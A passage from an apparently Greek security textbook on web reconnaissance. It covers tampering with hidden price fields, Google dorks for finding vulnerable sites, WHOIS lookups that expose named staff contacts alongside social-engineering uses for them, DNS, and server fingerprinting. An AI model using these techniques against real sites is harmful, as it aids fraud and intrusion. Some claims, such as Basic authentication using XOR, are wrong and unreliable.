Ένας εύκολος τρόπος για να εξετάσετε τον πηγαίο κώδικα μιας ιστοσελίδας αποτελεί η χρήση εργαλείων που δημιουργούν ένα ακριβές αντίγραφο του ιστότοπου στο σκληρό δίσκο. Από τα πιο γνωστά τέτοιου είδους εργαλεία είναι το BlackWidow, που μπορεί να αποκτηθεί με τη μορφή δοκιμαστικής έκδοση από τον ιστότοπο http://softbytelabs.com/us/bw/. Όπως φαίνεται και στην εικόνα 3.4 το Black Widow περιέχει λειτουργίες για εύρεση διευθύνσεων ηλεκτρονικού ταχυδρομείου, συνδέσμων, της δομής του ιστότοπου κα.

Υπάρχει πληθώρα τέτοιων εργαλείων, ενδεικτικά αναφέρονται το Teleport Pro [http://www.tenmax.com/teleport], Wget [http://www.gnu.org/software/wget/] και το Instant Source [http://www.blazingtools.com/is.html].

Εικόνα 3.4 Χρήση του Black Widow

Από τις σημαντικότερες πληροφορίες που δύναται να περιέχει ο πηγαίος κώδικας είναι τα κρυφά πεδία. Τα κρυφά πεδία είναι δείγματα κακού προγραμματιστή που αγνοεί τους στοιχειώδεις κανόνες δικτυακής ασφάλειας. Στον παρόντα χρόνο πολύ λίγοι προγραμματιστές συνεχίζουν να χρησιμοποιούν αυτήν την τεχνική μιας και οι αδυναμίες της είναι ευρέως γνωστές. Η βασική ιδέα είναι να τοποθετηθούν στον πηγαίο κώδικα μερικές πληροφορίες που υπό κανονικές συνθήκες δεν είναι ορατές. Ένα παράδειγμα είναι η τιμή ενός προϊόντος σε δολάρια. Χρησιμοποιώντας κρυφά πεδία στον πηγαίο κώδικα όπως φαίνεται παρακάτω μπορούμε να δηλώσουμε το όνομα, την τιμή και την ποσότητα ενός προϊόντος για να την αποστείλουμε στην διαδικτυακή εφαρμογή.

<INPUT TYPE=HIDDEN NAME="name" VALUE="Omega Seamaster">

<INPUT TYPE=HIDDEN NAME="price" VALUE="$2495.50">

<INPUT TYPE=HIDDEN NAME="wa" VALUE="1">

<INPUT TYPE=HIDDEN NAME="return" VALUE="http://www.vulnerable site.com/

cgi-bin/cart.pl?db=Omega.dat&category=&search=watch&method=&begin=

&display=&price=&merchant=">

<INPUT TYPE=HIDDEN NAME="add2" VALUE="1">

<INPUT TYPE=HIDDEN NAME="image" VALUE="http://www.vulnerable site.com/

images/omega-bond.jpg">

Αν ο επαγγελματίας στον τομέα της ασφάλειας των πληροφοριακών συστημάτων ανακαλύψει κομμάτια κώδικα σαν το παραπάνω στον οργανισμό που εργάζεται τότε έχει ανακαλύψει ένα μεγάλο κενό ασφάλειας. Ο επιτιθέμενος μπορεί να χρησιμοποιήσει την αδυναμία για να επιτεθεί στον ιστότοπο, (εάν έχει δικαίωμα εγγραφής στον ιστότοπο) ως εξής :

1) Αποθήκευση της ιστοσελίδας τοπικά για επεξεργασία του πηγαίου κώδικα
2) Αλλαγή της μεταβλητής amount για παράδειγμα από 2495.00 $ σε 1115.50 $

   <INPUT TYPE=HIDDEN NAME="name" VALUE="Omega Seamaster">

   <INPUT TYPE=HIDDEN NAME="price" VALUE="$1150.50">

3) Με ανανέωση της τοπικής ιστοσελίδας και με κλικ στο add to card θα πάρουμε μια σελίδα που θα αναπαριστά την αγορά του αντικειμένου σε πιο χαμηλή τιμή.

Φανταστείτε το πεδίο amount να δεχόταν αρνητικές τιμές. Κατά αυτόν τον τρόπο θα μπορούσατε να πιστώσετε μερικά χρήματα στον λογαριασμό σας.

Ένα ακόμα παράδειγμα, στα περιεχόμενα των κρυφών πεδίων θα μπορούσε να υπάρχει η διεύθυνση ηλεκτρονικού ταχυδρομείου που χρησιμοποιείται από τη φόρμα παραγγελίας για την αποστολή πληροφοριών στους αγοραστές π.χ. το τιμολόγιο. Ο επιτιθέμενος θα μπορούσε εύκολα να πλαστογραφήσει μηνύματα τιμολογίων και εν συνεχεία να τα στέλνει σε διευθύνσεις που δεν έχουν κάνει παραγγελία προκαλώντας χάος στο τμήμα παραπόνων της εταιρίας.

Ο επιτιθέμενος επίσης μπορεί να πειραματιστεί δίνοντας ακραίες τιμές στα κρυφά πεδία για να αποκαλύψει τυχόν περίεργες συμπεριφορές της ιστοσελίδας. Ένας απλός τρόπος για να ανακαλύψετε τέτοιες ιστοσελίδες είναι να αναζητήσετε στο google “type=hidden name=price”.

3.2.4 Μέθοδοι αυθεντικοποίησης ιστοσελίδων

Οι μέθοδοι που χρησιμοποιούν οι ιστοσελίδες για να αυθεντικοποιήσουν τους χρήστες τους είναι:

- Βασική αυθεντικοποίηση (Basic).
- Χρήση φορμών αυθεντικοποίησης (Form based).
- Κωδικοποιημένη αυθεντικοποίηση (Digest).
- Χρήση πιστοποιητικών (Certificate).

Η βασική αυθεντικοποίηση επιτυγχάνεται με την χρήση του exclusive OR (XOR). Η βασική κωδικοποίηση ξεκινά όταν ο χρήστης ζητά ένα προστατευμένο πόρο. Εισάγει σε ένα αναδυόμενο παράθυρο το όνομα χρήστη και το συνθηματικό. Όταν ο χρήστης εισάγει το συνθηματικό το τελευταίο στέλνεται στον εξυπηρετητή μέσω του πρωτοκόλλου HTTP σε μορφή ASCII αφού κωδικοποιηθεί με την χρήση του XOR. Για παράδειγμα η λέξη password με την χρήση του XOR μετατρέπεται σε cGFzc3dvcmQ= . Αν ο επιτιθέμενος ανακαλύψει το περιεχόμενο που αποστέλλεται τότε χρησιμοποιώντας ένα base64 αποκωδικοποιητή μπορεί να ανακαλύψει το συνθηματικό του χρηστή. Για το σκοπό αυτό είναι διαθέσιμα τα παρακάτω εργαλεία:

- www.opinionatedgeek.com/dotnet/tools/Base64Decode
- http://makcoder.sourceforge.net/demo/base64.php
- www.motobit.com/util/base64-decoder-encoder.asp.

Ο δεύτερος τύπος αυθεντικοποίησης ονομάζεται form-based και χρησιμοποιεί session cookies. Όταν ο χρήστης αυθεντικοποιείται η web εφαρμογή του αποδίδει ένα cookie. Καθώς το HTTP πρωτόκολλο δεν είναι προσανατολισμένο σε σύνδεση τα cookies είναι απαραίτητα. Για να κλείσετε ένα αεροπορικό εισιτήριο από μια ιστοσελίδα, θα πρέπει να απαντήσετε σε πολλές ερωτήσεις όπως:

- Αεροδρόμιο αναχώρησης.
- Αεροδρόμιο προορισμού.
- Ημερομηνία αναχώρησης.
- Ημερομηνία επιστροφής.

Για να μπορεί ο εξυπηρετητής να θυμάται όλες αυτές τις απαντήσεις πρέπει να γεννήσει ένα cookie. Το πρόβλημα ανακύπτει εάν τα cookies πέσουν στα χέρια ενός επιτιθεμένου. Οι πληροφορίες στα cookies πολλές φορές δεν είναι κρυπτογραφημένες ή είναι κωδικοποιημένες με base64. Έτσι ο επιτιθέμενος θα μπορεί να συλλέξει πληροφορίες που μπορεί να περιλαμβάνουν ονόματα χρηστών με τους κωδικούς τους. Εργαλεία για εξερεύνηση των πληροφοριών των cookies είναι τα:

- Cookie Spy [http://camtech2000.net/Pages/CookieSpy.html]
- Karen’s Cookie Viewer [http://www.karenware.com/powertools/ptcookie.asp]

Η digest αυθεντικοποίηση είναι παρόμοια με τη βασική αλλά ισχυρότερη αφού τα δεδομένα κρυπτογραφούνται με τη χρήση του αλγόριθμου MD5. Ακόμα και να υποκλαπεί το παραγόμενο αποτέλεσμα του αλγόριθμου MD5 είναι αδύνατο να μετατραπεί από έναν εισβολέα στην αρχική του μορφή.

Τέλος, η πιο ισχυρή μορφή αυθεντικοποίησης στηρίζεται στα πιστοποιητικά. Ο χρήστης και ο εξυπηρετητής διαθέτουν ένα ζεύγος κλειδιών: το δημόσιο και το ιδιωτικό. Ό,τι κρυπτογραφείται με το δημόσιο κλειδί αποκρυπτογραφείται μόνο με το ιδιωτικό κλειδί. Έτσι ο χρήστης χρησιμοποιεί το δημόσιο κλειδί του εξυπηρετητή για να κωδικοποιήσει το συνθηματικό του και το στέλνει στον εξυπηρετητή. Ο επιτιθέμενος αν υποκλέψει τα κωδικοποιημένα δεδομένα θα χρειαστεί για να τα διαβάσει το ιδιωτικό κλειδί του εξυπηρετητή το οποίο δεν είναι διαθέσιμο.

3.2.5 Αγγελίες εργασίας και οικονομικά δεδομένα

Ο κακόβουλος χρήστης πριν εξαπολύσει την επίθεσή του θα πρέπει να γνωρίζει τις τεχνολογίες και την δομή του οργανισμού. Ένας τρόπος για να μαζέψει τέτοιου είδους πληροφορίες είναι οι αγγελίες εργασίας. Δείτε για παράδειγμα την παρακάτω αγγελία:

Αναζητούμε διαχειριστές δικτύων που να διαθέτουν εμπειρία στην υποστήριξη χρηστών ώστε να μπορούν να υποστηρίξουν προϊόντα ασφάλειας της Cisco, Symantec και Websense.

Επιθυμητά προσόντα εγκατάσταση και διαχείριση δικτυακού εξοπλισμού Cisco, εγκατάσταση και διαχείριση εξυπηρετητών Microsoft (Windows 2000 & 2003), διαχείριση IIS, SQL Server και ISA Server.

Η παραπάνω αγγελία μπορεί να μας δώσει μια βασική ιδέα για τις τεχνολογίες που χρησιμοποιεί ο οργανισμός. Είναι ξεκάθαρο πως πρόκειται για ένα οργανισμό που στηρίζεται σε προϊόντα Microsoft και Cisco. Είναι ακόμα πιθανό ο οργανισμός να πραγματοποιεί μετάπτωση των windows 2000 σε windows 2003 άρα θα υπάρχουν και παλιοί εξυπηρετητές στην δομή του.

Ακόμα και αν ο οργανισμός δεν έχει αναρτήσει πρόσφατα θέσεις εργασίας στην ιστοσελίδα του υπάρχουν κάποιοι ιστότοποι που μπορούν να μας προμηθεύσουν με σχετικές πληροφορίες όπως οι

- Careerbuilder.com
- Monster.com
- Dice.com
- Theitjobboard.com.

Μια ακόμα κατηγορία ιστοσελίδων που επισκέπτεται ένας επιτιθέμενος αποτελούν οι ιστοσελίδες που διατηρούν πληροφορίες για τα οικονομικά δεδομένα ενός οργανισμού. Για τις Η.Π.Α. υπάρχει ο ιστότοπος http://www.sec.gov/edgar.shtml που φαίνεται και στην εικόνα 3.5.

Εικόνα 3.5 Edgard database

Για τη Μεγάλη Βρετανία υπάρχει ο ιστότοπος www.companieshouse.gov.uk. Στα οικονομικά δεδομένα ο επιτιθέμενος θα αναζητήσει συγχωνεύσεις εταιριών διότι στη διάρκεια μιας συγχώνευσης προέχει η συνδεσιμότητα και όχι η ασφάλεια. Εκτός από τους ιστοτόπους που περιέχουν δωρεάν πληροφορίες υπάρχουν αντίστοιχοι που έναντι αμοιβής παρέχουν ανάλογες πληροφορίες όπως το www.hoovers.com και www.dnb.com.

3.3 Χρήση μηχανών αναζήτησης για ανακάλυψη ευαίσθητων πληροφοριών

Η μηχανή αναζήτησης της Google δίνει τη δυνατότητα στον επιτιθέμενο να συγκεντρώσει πληροφορίες αόρατες σε εκτός του οργανισμού άτομα. Χρησιμοποιώντας τις προχωρημένες λειτουργίες όπως:

- Filetype: ο τελεστής αυτός κατευθύνει την έρευνα μόνο σε ένα συγκεκριμένο τύπο αρχείων, για παράδειγμα filetype:xls.
- Inurl: αυτός ο τελεστής κατευθύνει την έρευνα σε ένα συγκεκριμένο url ενός ιστοτόπου, για παράδειγμα inurl:login.asp.
- Link: αυτός ο τελεστής κατευθύνει την έρευνα σε υπερσυνδέσμους για ένα συγκεκριμένο όρο, για παράδειγμα link: www.domain.com.
- Intitle: ο τελεστής αυτός κατευθύνει την έρευνα για ένα όρο στον τίτλο ενός έγγραφου, για παράδειγμα intitle: “index of…”.

Αν εισαγάγετε στο Google τη φράση allinurl:tsweb/default.htm, τότε θα αναζητήσετε σε ένα URL την συμβολοσειρά allinurl:tsweb/default.htm. Το TSWEB (Terminal Services Web Access) είναι ένα προαιρετικό κομμάτι του IIS που επιτρέπει απομακρυσμένη πρόσβαση μέσω διαδικτύου. Αν κάνετε την παραπάνω αναζήτηση στο Google θα βρείτε πάρα πολλούς ιστοτόπους που έχουν εγκατεστημένη την απομακρυσμένη πρόσβαση άρα μπορεί ο κακόβουλος χρήστης να επικεντρωθεί σε στοχευμένη επίθεση.

3.3.1 Στοιχεία ονόματος domain

Τα στοιχεία ενός domain ονόματος αποτελούν μια πληροφορία που ο επιτιθέμενος από την πλευρά του θέλει να γνωρίζει και ο ιδιοκτήτης από την δική του πλευρά θέλει να διαφυλάξει

μυστική. Υπάρχουν αρκετοί τρόποι ο επιτιθέμενος να βρει την IP διεύθυνση, τον τύπο του web εξυπηρετητή και την τοποθεσία του web εξυπηρετητή.

Η ιστοσελίδα της IANA www.iana.org αποτελεί καλό σημείο εκκίνησης στην προσπάθεια εύρεσης των στοιχείων ενός domain καθώς περιέχει πληροφορίες για τα top level domain.

3.3.2 Εργαλεία Whois

Οι βάσεις δεδομένων Whois είναι εργαλεία που επιτρέπουν την αναζήτηση δεδομένων που έχει καταθέσει ένας οργανισμός όταν κατοχύρωσε ένα domain όνομα. Η αναζήτηση γίνεται είτε με το δικτυακό όνομα είτε με την IP διεύθυνση. Σύμφωνα με τον οργανισμό ICANN (Internet Corporation for Assigned Names and Numbers) κάθε domain όνομα πρέπει να συνοδεύεται με πληροφορίες για τον καταχωρητή, το διαχειριστή του domain ονόματος και τον τεχνικό υπεύθυνο του domain ονόματος. Υπάρχει πάντα το ενδεχόμενο ο υπάλληλος που κατοχύρωσε το domain όνομα, μη σκεπτόμενος με βάση την ασφάλεια να έχει καταχωρήσει παραπάνω πληροφορίες από τις απαιτούμενες. Οι επιπλέον πληροφορίες μπορούν να χρησιμοποιηθούν από έναν επιτιθέμενο. Στον αντίποδα συναντάμε και περιπτώσεις που ο υπάλληλος έχει καταχωρήσει παραπλανητικές πληροφορίες για να αποφύγει τους επιτιθεμένους.

Στο σημείο αυτό ας δούμε πώς ο επιτιθέμενος μπορεί να συγκεντρώσει πληροφορίες ξεκινώντας από την ιστοσελίδα της IANA. Στο παράδειγμά μας στόχος θα είναι το δικτυακό όνομα SMU.edu. Στην ιστοσελίδα http://www.iana.org/domains/root/db/ εντοπίζουμε το .edu και παρατηρούμε ότι ο καταχωρητής του είναι ο Educause στην διεύθυνση http://net.educause.edu/edudomain/. Αν πλοηγηθούμε στην ιστοσελίδα της Educause στην ενότητα whois lookup και πραγματοποιήσουμε αναζήτηση για το SMU.edu λαμβάνουμε την παρακάτω πληροφορία:

```
---------------------------

Domain Name: SMU.EDU

Registrant:
   Southern Methodist University
   6185 Airline Drive
   4th Floor
   Dallas, TX 75275-0262
   UNITED STATES

Administrative Contact:
   Jesse R. Miller
   Director of Telecommunications
   Southern Methodist University
   6185 Airline Dr.
   4th Floor
   Dallas, TX 75275-0262
   UNITED STATES
    (214) 768-4225  (214) 768-4225
   jrmiller@smu.edu

Technical Contact:
   R. Bruce Meikle
   Sr. Network Engineer
   Southern Methodist University
```

```
   6185 Airline Dr.
   Dallas, TX 75275-0262
   UNITED STATES
    (214) 768-3471  (214) 768-3471
   rbm@smu.edu

Name Servers:
   PONY.CIS.SMU.EDU      129.119.64.10
   SEAS.SMU.EDU          129.119.3.2
   XPONY.SMU.EDU         129.119.64.8
   EPONY.SMU.EDU         128.42.182.100

Domain record activated:    31-Aug-1987
Domain record last updated: 05-Feb-2010
Domain expires:             31-Jul-2011

----------------------------------------
```

Το πρώτο κομμάτι δεδομένων αφορά στον καταχωρητή. Στο παράδειγμα μας είναι το Southern Methodist University. Το δεύτερο κομμάτι δεδομένων αφορά την επικοινωνία με το διαχειριστή Jesse R. Miller. Το επόμενο κομμάτι αφορά στον τεχνικό διαχειριστή που είναι ο R. Bruce Meikle. Γενικά είναι καλή πρακτική τα παραπάνω ονόματα να μην είναι πραγματικά. Παρόλο που οι παραπάνω πληροφορίες φαίνονται εκ πρώτης όψεως άχρηστες για έναν ικανό social engineer είναι πολύτιμες. Τα ονόματα μπορούν να χρησιμοποιηθούν για να προσποιηθούμε μια ταυτότητα. Οι διευθύνσεις ηλεκτρονικού ταχυδρομείου για πλαστά ηλεκτρονικά μηνύματα. Τα τηλέφωνα για να ανακαλύψουμε κάποιο modem. Στο τελευταίο κομμάτι δεδομένων μπορούμε να δούμε τις διευθύνσεις των εξυπηρετητών για το δικτυακό όνομα SMU.edu.

Εκτός από την ιστοσελίδα της IANA πληροφορίες μπορούν να αναζητηθούν και στους RIPs (Regional Internet Registries). Οι οργανισμοί RIPs επιβλέπουν τη χρήση των δικτυακών ονομάτων σε μια συγκεκριμένη περιοχή. Υπάρχουν πέντε RIPs που είναι οι ακόλουθοι:

- American Registry for Internet Numbers (ARIN) – Αφορά την Βόρεια Αμερική.
- RIPE Network Coordination Center (RIPE NCC) - Αφορά την Ευρώπη, την Μέση Ανατολή και την Κεντρική Ασία.
- Asia-Pacific Network Information Center (APNIC) – Αφορά την Ασία και την περιοχή του Ειρηνικού.
- Latin American and Caribbean Internet Address Registry – Αφορά την Νότια Αμερική και την Καραϊβική.
- African Network Information Center (AfriNIC) Αφορά την Αφρική.

Για παράδειγμα στην ιστοσελίδα της ARIN αν αναζητήσουμε τη διεύθυνση 128.6.3.3 θα πάρουμε τα παρακάτω αποτελέσματα:

NetRange 128.6.0.0 - 128.6.255.255

CIDR 128.6.0.0/16

Name RUTGERS

Origin AS

Nameservers RU-UFL.RUTGERS.EDU

DNS1.RUTGERS.EDU

DNS2.RUTGERS.EDU

DNS3.RUTGERS.EDU

Organization Rutgers University (RUTGER)

Παρατηρούμε ότι όλο το 128.6.0.0/16 ανήκει στο RUTGERS.EDU που σημαίνει ότι το παραπάνω δίκτυο μπορεί να περιέχει πανω από 65,000 διευθύνσεις, που μεταφράζεται σε πληθώρα στόχων με πραγματική IP διεύθυνση.


Υπάρχουν πληθώρα online εργαλείων που πραγματοποιούν WHOIS λειτουργίες όπως τα:

- Sam Spade – www.sampade.com
- Geektools – www.geektools.com
- Better-Whois.com – www.betterwhois.com
- DSHIELD – www.dshield.com

Τέλος, αρκετά χρήσιμο είναι το WHOIS add-on του Firefox. Παρέχει όλες τις WHOIS πληροφορίες για κάθε ιστότοπο που επισκέπτεται ο φυλλομετρητής. Υπάρχει διαθέσιμο στη διεύθυνση https://addons.mozilla.org/el/firefox/addon/590/.

3.3.3 Υπηρεσία Δικτυακών Ονομάτων (DNS)


Η υπηρεσία δικτυακών ονομάτων μπορεί να παρομοιαστεί με τον τηλεφωνικό κατάλογο. Όπως ο τελευταίος αντιστοιχίζει τα ονοματεπώνυμα σε τηλεφωνικούς αριθμούς, κατά αυτό το τρόπο και η υπηρεσία δικτυακών ονομάτων αντιστοιχίζει τα δικτυακά ονόματα σε IP διευθύνσεις. Οι υπηρεσίες δικτυακών ονομάτων είναι δομημένες ιεραρχικά. Μια αίτηση ταξιδεύει στην ιεραρχία προς τα πάνω μέχρι να λάβει μια απάντηση που την ικανοποιεί δηλαδή να αντιστοιχίσει το δικτυακό όνομα σε μια IP διεύθυνση. Η λειτουργία της υπηρεσίας δικτυακών ονομάτων παρουσιάζεται στην εικόνα 3.6.



Εικόνα 3.6: Λειτουργία Υπηρεσίας Δικτυακών Ονομάτων [http://www.dnsstuff.com]

Ο χρήστης ρωτάει για το thesolutionconfirm.com τον εξυπηρετητή ονομάτων δικτύου στον οποίο είναι συνδεδεμένος. Ο εξυπηρετητής του χρήστη αν δεν έχει την απάντηση ρωτάει κάποιον από τους root servers. Υπάρχουν 13 τέτοιοι εξυπηρετητές παγκοσμίως και αποτελούν τον ακρογωνιαίο λίθο του Internet καθώς είναι η κορυφή της ιεραρχίας. Ο root server παραπέμπει την αίτηση στον .com εξυπηρετητή που με την σειρά του παραπέμπει την αίτηση στον thesolutionconfirm.com , ο οποίος με την σειρά του επιστρέφει στον εξυπηρετητή του χρήστη την απάντηση για να την λάβει τελικώς και ο χρήστης.

Η υπηρεσία δικτυακών ονομάτων πολλές φορές αποθηκεύει τις απαντήσεις για να μην χρειάζεται να ρωτάει συνεχώς άλλους εξυπηρετητές στο διαδίκτυο, δίνοντας γρήγορες απαντήσεις στους χρήστες. Στον ατομικό υπολογιστή μας μπορούμε να δούμε τις αποθηκευμένες εγγραφές γράφοντας σε ένα παράθυρο του DOS την εντολή ipconfig /displaydns. Τα αποτελέσματα της εντολής παρουσιάζονται στην εικόνα 3.7.




Εικόνα 3.7: Αποτελέσματα της εντολής ipconfig /displaydns

Τα αποτελέσματα της ipconfig /displaydns περιέχουν πληροφορίες όπως το όνομα της εγγραφής, την διάρκεια ζωής της σε δευτερόλεπτα, το μήκος των δεδομένων και τον τύπο της εγγραφής. Οι τύποι εγγραφών παρουσιάζονται στον πίνακα 3α.

Πίνακας 3α: Τύποι εγγραφών DNS

Όνομα Εγγραφής	Τύπος Εγγραφής	Σκοπός
Host	A	Αντιστοιχίζει ένα δικτυακό όνομα σε μια IP διεύθυνση
Pointer	PTR	Αντιστοιχίζει μια IP διεύθυνση σε ένα δικτυακό όνομα
Name Server	NS	Δείχνει τον εξυπηρετητή που ρυθμίζει τη μεταφορά ζωνών και την αποθήκευση εγγράφων
Start of Authority	SOA	Δείχνει τον εξυπηρετητή που ρυθμίζει τη μεταφορά ζωνών και την αποθήκευση εγγραφών
Service Locator	SRV	Χρησιμοποιείται για να εντοπίζονται υπηρεσίες στο δίκτυο
Mail	MX	Χρησιμοποιείται για να εντοπίζονται SMTP εξυπηρετητές

Ας εξετάσουμε τώρα πώς η υπηρεσία εξυπηρέτησης ονομάτων μπορεί να βοηθήσει στην κατεύθυνση της συλλογής πληροφοριών. Το απλούστερο εργαλείο για ερωτήσεις στην υπηρεσία δικτυακών ονομάτων είναι η εντολή nslookup. Τόσο τα Windows όσο και το Linux περιέχουν την εντολή nslookup. Ο χρήστης μπορεί να χρησιμοποιήσει την εντολή nslookup από ένα παράθυρο του DOS πληκτρολογώντας nslookup. Αρκεί να εισαγάγει ο χρήστης ένα δικτυακό όνομα ή μια IP διεύθυνση. Η εντολή nslookup θα επιστρέψει το όνομα, όλες τις IP διευθύνσεις που συνδέονται με αυτό και όλα τα CNAME που προσδιορίζουν το όνομα. Για παράδειγμα το δικτυακό όνομα www.unipi.gr θα φέρει τα αποτελέσματα της εικόνας 3.8.



Εικόνα 3.8: Αποτελέσματα nslookup

Τα αποτελέσματα του nslookup θα αναλυθούν παρακάτω.

3.3.4 Ανίχνευση του λογισμικού του διακτυακού εξυπηρετητή (web server)

Γνωρίζοντας την IP διεύθυνση, το δικτυακό όνομα και τα στοιχεία του ονόματος το επόμενο βήμα είναι να ανιχνεύσουμε ποιο λογισμικό είναι εγκατεστημένο στον δικτυακό εξυπηρετητή. Κοινά λογισμικά για διαδικτυακούς εξυπηρετητές είναι:

- Apache Web Server
- IIS Server
- Sun One Web Server

Ένα πολύ καλό εργαλείο για ανίχνευση λογισμικού που τρέχει σε διαδικτυακούς εξυπηρετητές που δεν χρειάζεται εγκατάσταση είναι το NetCraft. Η ιστοσελίδα του Netcraft περιέχει την υπηρεσία What's that site running? που όπως φαίνεται στην εικόνα 3.9 για το www.unipi.gr μας έδωσε ως αποτέλεσμα τρέχει σε λειτουργικό σύστημα Solaris 9/10 και με λογισμικό εξυπηρετητή Apache 2.0.54.

OS	Server	Last changed	IP address	Netblock Owner
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	5-Sep-2011	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	16-Apr-2011	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	5-Feb-2011	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	17-Oct-2010	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	26-Aug-2010	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	27-Jun-2010	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	9-Feb-2010	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	7-Feb-2010	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	28-Jan-2010	195.251.229.6	University of Piraeus
Solaris 9/10	Apache/2.0.54 (Unix) DAV/2	28-Apr-2009	195.251.229.6	University of Piraeus

Εικόνα. 3.9 Η εικόνα του www.unipi.gr από το Netcraft

Τέτοιου τύπου εργαλεία συνήθως αναγνωρίζουν το λογισμικό από την ετικέτα ενός ιστοτόπου. Κάθε υπηρεσία περιέχει πληροφορίες για τον τύπο της και την έκδοσή της.

Εναλλακτικά χωρίς τη χρήση φυλλομετρητή μπορούμε να χρησιμοποιήσουμε το παρακάτω Perl Script που θα φέρει σχεδόν τα ίδια αποτελέσματα με το netcraft.

```
#!/usr/bin/perl
#
# If the returned data from Netcraft changes in format, then the
# regex must be updated accordingly
#
# File: netcraft.pl
use LWP::UserAgent;
$ua = new LWP::UserAgent;
($ua->proxy('http', "http://".$ARGV[1])) if ($ARGV[1]);
#change this as you see fit :)
$ua->agent("Mozilla/4.07 [en] (WinNT;I)");
my $req = new HTTP::Request GET =>
"http://uptime.netcraft.com/up/graph?site=$ARGV[0]";
my $res = $ua->request($req);
if ($res->is success) {
$all content = $res->content;
$all content =~ m/running ([^<]*)/;
```

```
$first = $1;
$first =~ s/\s+/ /g;
print $first,"\n";
} else {
print $res->as string(),"\n";
}.
```

Τέλος, ένας ακόμα τρόπος για ανίχνευση λογισμικού σε εξυπηρετητές είναι η χρήση της εντολής telnet. Σε ένα παράθυρο DOS αν γράψουμε την εντολή telnet <δικτυακό όνομα> 80 θα πάρουμε κάτι σαν το παρακάτω:

```
C:\>telnet www.wiley.com 80
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 21 Jan 2008 06:08:17 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The parameter is
incorrect. </body>
</html>
Connection to host lost.
```

Στο συγκεκριμένο παράδειγμα παρατηρούμε ότι ο εξυπηρετητής τρέχει Microsoft-IIS/5.0.

3.3.5 Ανιχνεύοντας την τοποθεσία του εξυπηρετητή

Αρκετά σημαντική πληροφορία αποτελεί η φυσική τοποθεσία του εξυπηρετητή. Δηλαδή εάν είναι τοποθετημένος στον οργανισμό, ή σε μια φάρμα εξυπηρετητών ή βρίσκεται σε ένα εικονικό σύστημα που φιλοξενείται σε κάποιον τρίτο πάροχο. Ένας απλός τρόπος να το ανακαλύψουμε είναι να χρησιμοποιήσουμε την εντολή traceroute. Η εντολή traceroute αποκαλύπτει το μονοπάτι προς ένα δικτυακό όνομα αυξάνοντας το TTL πεδίο της IP επικεφαλίδας. Όταν το TTL φτάσει στο μηδέν ένα ICMP μήνυμα γεννιέται. Αυτά τα ICMP μηνύματα είναι τα βήματα μέχρι να φτάσουμε στον προορισμό μας. Ένα παράδειγμα φαίνεται στην εικόνα 3.10 για το www.unipi.gr. Όπως παρατηρούμε ο εξυπηρετητής www.unipi.gr βρίσκεται πίσω από τις εγκαταστάσεις του grnet.gr και πιθανότητα εντός των εγκαταστάσεων του πανεπιστήμιου.

